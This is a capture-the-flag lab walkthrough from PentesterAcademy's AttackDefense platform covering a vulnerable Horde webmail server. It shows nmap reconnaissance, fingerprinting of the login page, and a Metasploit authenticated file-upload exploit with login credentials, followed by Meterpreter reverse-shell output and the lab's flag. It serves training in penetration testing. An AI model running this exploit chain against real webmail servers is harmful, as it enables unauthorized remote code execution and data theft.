
ATTACK
DEFENSE
by PentesterAcademy

Name	Vulnerable Webmail
URL	https://www.attackdefense.com/challengedetails?cid=993
Type	Metasploit: Latest Targets

Important Note: This document illustrates all the important steps required to complete this lab. This is by no means a comprehensive step-by-step solution for this exercise. This is only provided as a reference to various commands needed to complete this exercise and for your further research on this topic. Also, note that the IP addresses and domain names might be different in your lab.

Step 1: Run an Nmap scan against the target IP

Command: nmap -sS -sV 192.213.209.3

```
root@attackdefense:~# nmap -sS -sV 192.213.209.3
Starting Nmap 7.70 ( https://nmap.org ) at 2019-05-15 07:25 UTC
Nmap scan report for 7x4s6g9r7yrh4jdi821jop8jp.temp-network_a-213-209 (192.213.209.3)
Host is up (0.000024s latency).
Not shown: 998 closed ports
PORT    STATE SERVICE VERSION
80/tcp  open  http    Apache httpd 2.4.25 ((Debian))
143/tcp open  imap    Dovecot imapd
MAC Address: 02:42:C0:D5:D1:03 (Unknown)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 7.10 seconds
root@attackdefense:~#
```

Step 2: We have discovered two services i.e apache server and dovecot running on the target machine. We will use curl to identify the running application name.

Command: wget http://192.213.209.3/index.php
nano index.php

```
root@attackdefense:~# wget http://192.213.209.3/index.php
--2019-05-15 07:26:13--  http://192.213.209.3/index.php
Connecting to 192.213.209.3:80... connected.
HTTP request sent, awaiting response... 302 Found
Location: http://192.213.209.3/login.php [following]
--2019-05-15 07:26:13--  http://192.213.209.3/login.php
Reusing existing connection to 192.213.209.3:80.
HTTP request sent, awaiting response... 200 OK
Length: unspecified [text/html]
Saving to: 'index.php'

index.php                                   [ <=>

2019-05-15 07:26:13 (205 KB/s) - 'index.php' saved [5771]

root@attackdefense:~#
```

```
<form name="horde_login" id="horde_login" method="post" action
 <input type="hidden" name="app" id="app" value="" />
 <input type="hidden" name="login_post" id="login_post" value=
 <input type="hidden" name="url" value="" />
 <input type="hidden" name="anchor_string" id="anchor_string"
```

Step 3: The target is running Horde webmail application. Let's use metasploit module and exploit the target using provided credentials.

Commands: use exploit/multi/http/horde_form_file_upload
set RHOSTS 192.213.209.3
set USERNAME admin
set PASSWORD password1
exploit
cat ../THIS_IS_FLAG432423423423432/flag

```
msf5 > use exploit/multi/http/horde_form_file_upload.rb
msf5 exploit(multi/http/horde_form_file_upload) > set RHOSTS 192.213.209.3
RHOSTS => 192.213.209.3
msf5 exploit(multi/http/horde_form_file_upload) > set USERNAME admin
USERNAME => admin
msf5 exploit(multi/http/horde_form_file_upload) > set PASSWORD password1
PASSWORD => password1
msf5 exploit(multi/http/horde_form_file_upload) > exploit

[*] Started reverse TCP handler on 192.213.209.2:4444
[*] Uploading payload to ../var/www/html/static/tacpbqyjjrmd.php
[*] Sending stage (38247 bytes) to 192.213.209.3
[*] Meterpreter session 2 opened (192.213.209.2:4444 -> 192.213.209.3:60980) at 2019-05-15 07:34:08 +0000
[!] This exploit may require manual cleanup of '/var/www/html/static/tacpbqyjjrmd.php' on the target

meterpreter > cat ../THIS_IS_FLAG432423423423432/flag
548fe1442147563db542a5e69087661a
meterpreter >
```

This reveals the flag to us.

Flag: 548fe1442147563db542a5e69087661a

References

1. Horde (https://www.horde.org/apps/webmail)
2. Metasploit Module (https://www.rapid7.com/db/modules/exploit/multi/http/horde_form_file_upload)
3. Horde Groupware Webmail Authenticated Arbitrary File Injection To RCE (https://www.ratiosec.com/2019/horde-groupware-webmail-authenticated-arbitrary-file-injection-to-rce/)